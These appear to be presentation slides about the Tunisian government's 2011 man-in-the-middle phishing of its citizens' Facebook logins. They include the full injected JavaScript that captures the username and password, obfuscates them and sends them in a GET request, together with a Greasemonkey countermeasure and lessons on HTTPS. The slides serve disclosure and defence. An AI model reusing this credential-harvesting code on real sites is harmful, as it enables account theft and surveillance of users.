
NSA-like Surveillance by a Third World Country

How the Tunisian government spied on its own citizens during the Tunisian revolution of 2011

The Internet Situation in Tunisia

- One big state-run ISP: the Tunisian Internet Agency, owned by the Ministry of ICT.
- All traffic goes through “SmartFilter”, a man-in-the-middle filtering program.
- Fake login pages were presented for Facebook, Gmail, Yahoo!, etc.

Headquarters of the Tunisian Internet Agency



```
<form method="POST" action="https://login.facebook.com/login.php"
id="login_form" onsubmit="hAAAQ3d()">
  <input type="text" name="email" id="email" /> <!-- email box -->
  <input type="password" name="pass" id="pass" /> <!-- password box -->
  <input value="Login" type="submit" /> <!-- login button -->
  <script language="javascript">
  function hAAAQ3d() { // runs when the user clicks "Login"
    var frm = document.getElementById("login_form");
    var us3r = frm.email.value; var pa55 = frm.pass.value;
    var url = "http://www.facebook.com/wo0dh3ad?q=" + r5t(5)
      + "&u=" + h6h(us3r) + "&p=" + h6h(pa55);
    inv0k3(url);
  }
  function r5t(len) { // generates 5 random characters
    var st = "";
    for ( i = 0; i < len; i++)
      st = st + String.fromCharCode(Math.floor(Math.random(1) * 26 + 97));
    return st;
  }
  function h6h(st) { // "encrypts" a string
    var st2 = "";
    for ( i = 0; i < st.length; i++) {
      c = st.charCodeAt(i); ch = (c & 0xF0) >> 4; cl = c & 0x0F;
      st2 = st2 + String.fromCharCode(ch + 97) + String.fromCharCode(cl + 97);
    }
    return st2;
  }
  function inv0k3(url) { // sends a HTTP request to the specified URL
    var xr = new ActiveXObject('Microsoft.XMLHTTP');
    xr.open("GET", url, false); xr.send("");
  }
  </script></form>
```


GET /wo0dh3ad

?q = 5 random characters

&u = username encrypted with Caesar cipher

&p = password encrypted with Caesar cipher

An antidote



Remove Tunisian government phishing scripts

By internetfeds — Last update Jan 6, 2011 — Installed 4,864 times.

Script Summary: This script deactivates the JavaScript functions that the Tunisian government uses to phish and steal the online accounts of its own citizens.

```
unsafeWindow.h6h = function() {};
unsafeWindow.r5t = function() {};
unsafeWindow.hAAAQ3d = function() {};
unsafeWindow.inv0k1 = function() {};
unsafeWindow.inv0k2 = function() {};
unsafeWindow.inv0k3 = function() {};
```

Lessons

- The encryption used by HTTPS may be secure, but for practical usage, the typical implementation is not.

- Browsers should try HTTPS first by default, and then HTTP. Not the other way around!

Mustafa Al-Bassam
Twitter: @musalbas
Email: musalbas@riseup.net
XMPP: musalbas@jabber.ccc.de
Github: musalbas